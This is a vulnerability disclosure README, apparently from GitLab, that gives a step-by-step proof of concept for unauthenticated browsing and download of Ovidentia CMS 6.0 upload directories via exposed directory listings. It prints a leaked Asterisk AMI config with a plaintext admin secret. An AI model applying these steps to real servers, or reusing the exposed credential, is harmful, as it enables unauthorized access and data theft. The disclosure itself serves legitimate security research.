Ovidentia CMS 6.0 - Information Disclosure on FileManager content

Project ID: 30771645

Incorrect Access Control in FileManager in Ovidentia CMS 6.0 allows remote unauthenticated users to view and download content (inf…

Merge branch 'albadotpy-main-patch-54191' into 'main'
Alba dotpy authored 9 months ago

Name	Last commit	Last update
images		
README.md		

README.md

Ovidentia CMS 6.0 - Information Disclosure on FileManager content

Incorrect Access Control in FileManager in Ovidentia CMS 6.0 allows remote unauthenticated users to view and download content (information disclosure) in the upload directory via path traversal. Tested on version 6.0, this version is vulnerable.


Information disclosure Ovidentia CMS 6.0

We have discovered incorrect access control on the FileManager content in Ovidentia CMS 6.0 using path traversal (not sure if this is the right attack vector?). This allows a remote unauthenticad user to view and download content (information disclosure) on the upload directory.

Proof of Concept (PoC)

In this PoC we Ovidentia CMS 6.0 is hosted on an Windows 7 Professional (build 7601) running Apache httpd 2.4.9 ((Win32) PHP/5.5.12) on port 8080 in the directory 'php'

First I created an uploads directory in the file manager.




[redacted]/index.php?tg=admfms&idx=list

File manager

Folders	Access	Notify	Enabled	Versioning	Hidden
uploads	Rights	☐	☑	☐	☐
Add					

Update

Now I set the permissions so only users of the administrators group can upload files,
but no users should be able to download content of the directory uploads. Let alone unauthenticated users.



Rights of directory uploads

Upload

Administrators
And the group children

Download

Update


Manage

Who is notified when a new file is uploaded or updated?

Who can unzip archives?

Save

I opened an incognito browser window so no login info or cache is used.



Login


Login ID :

Password :

Login

You are not yet logged in

To verify I entered wrong login credentials.
Login ID: abc
Password: def



Login

User not found or bad password


Login ID :

Password :

Login

You are not yet logged in

Next, using the incognito browser window, I navigated to the Ovidentia Filemanager directory where the uploads are stored.
url: http://IP:8080/php/filemanager
As can be seen in the screenshot below we have read access to the filemanager directory.




[redacted]/filemana...

Index of /php/filemanager

```
[ICO]          Name              Last modified     Size Description
[PARENTDIR]    Parent Directory                     -
[DIR]          collectives/      2021-10-26 09:26   -
[DIR]          temp/             2021-10-26 10:15   -
[DIR]          users/            2021-10-26 09:26   -
```

[redacted]

In the filemanager I navigated to:
http://IP:8080/php/filemanager/collectives/DG0/uploads
We can view the content of the uploads directory.




[redacted]/filemana...

Index of /php/filemanager/collectives/DG0/uploads

```
[ICO]          Name                Last modified     Size Description
[PARENTDIR]    Parent Directory                        -
[ ]            alba.exe            2021-10-26 09:32  110K
[ ]            alba.php            2021-10-26 09:31  9.1K
[TXT]          sensitive_file.conf 2021-10-26 10:14   918
[TXT]          todo.txt            2021-10-26 10:15  1.6K
```

[redacted]

We also have read access to the files. In the screenshot below I opened the sensitive_file.conf file.



10.11.1.73:8080/php/filem ×
Not secure | [redacted] /filemana...
Incognito
Sec
Keep
VFZ
oscp
eJPT
Hack The Box ::...
»
Reading list

```
;
; AMI - Asterisk Manager interface
;
; FreePBX needs this to be enabled. Note that if you enable it on a
different IP, you need
; to assure that this can't be reached from un-authorized hosts with the
ACL settings (permit/deny).
; Also, remember to configure non-default port or IP-addresses in
amportal.conf.
;
; The AMI connection is used both by the portal and the operator's panel in
FreePBX.
;
; FreePBX assumes an AMI connection to localhost:6414 by default.
;
[general]
enabled = yes
port = 6414
bindaddr = [redacted]
displayconnects=no ;only effects 1.6+

[admin]
secret = BigB0iiP@$$W0RD
deny=0.0.0.0/0.0.0.0
permit=127.0.0.1/255.255.255.0
read =
system,call,log,verbose,command,agent,user,config,command,dtmf,reporting,cd
r,dialplan,originate
write =
system,call,log,verbose,command,agent,user,config,command,dtmf,reporting,cd
r,dialplan,originate

#include manager_additional.conf
#include manager_custom.conf
```

We can also download files. In the screenshot below I downloaded the alba.exe file.


Index of /php/filemanager ×
Not secure | [redacted] /php/filemana...
Incognito
Sec
Keep
VFZ
oscp
eJPT
Hack The Box ::...
»
Reading list

Index of /php/filemanager/collectives/DG0/uploads

[ICO]	Name	Last modified	Size	Description
[PARENTDIR]	Parent Directory		-	
[ ]	alba.exe	2021-10-26 09:32	110K	
[ ]	alba.php	2021-10-26 09:31	9.1K	
[TXT]	sensitive_file.conf	2021-10-26 10:14	918	
[TXT]	todo.txt	2021-10-26 10:15	1.6K	

[redacted]

Usage

Use the above only in educational purposes or during an official pentest.

Authors and acknowledgment

Thanks to Julien Steins for helping me discovering this vulnerability.

Project status

I haven't further discovered the permissions on other directories or use cases using other attack vectors, happy to do so.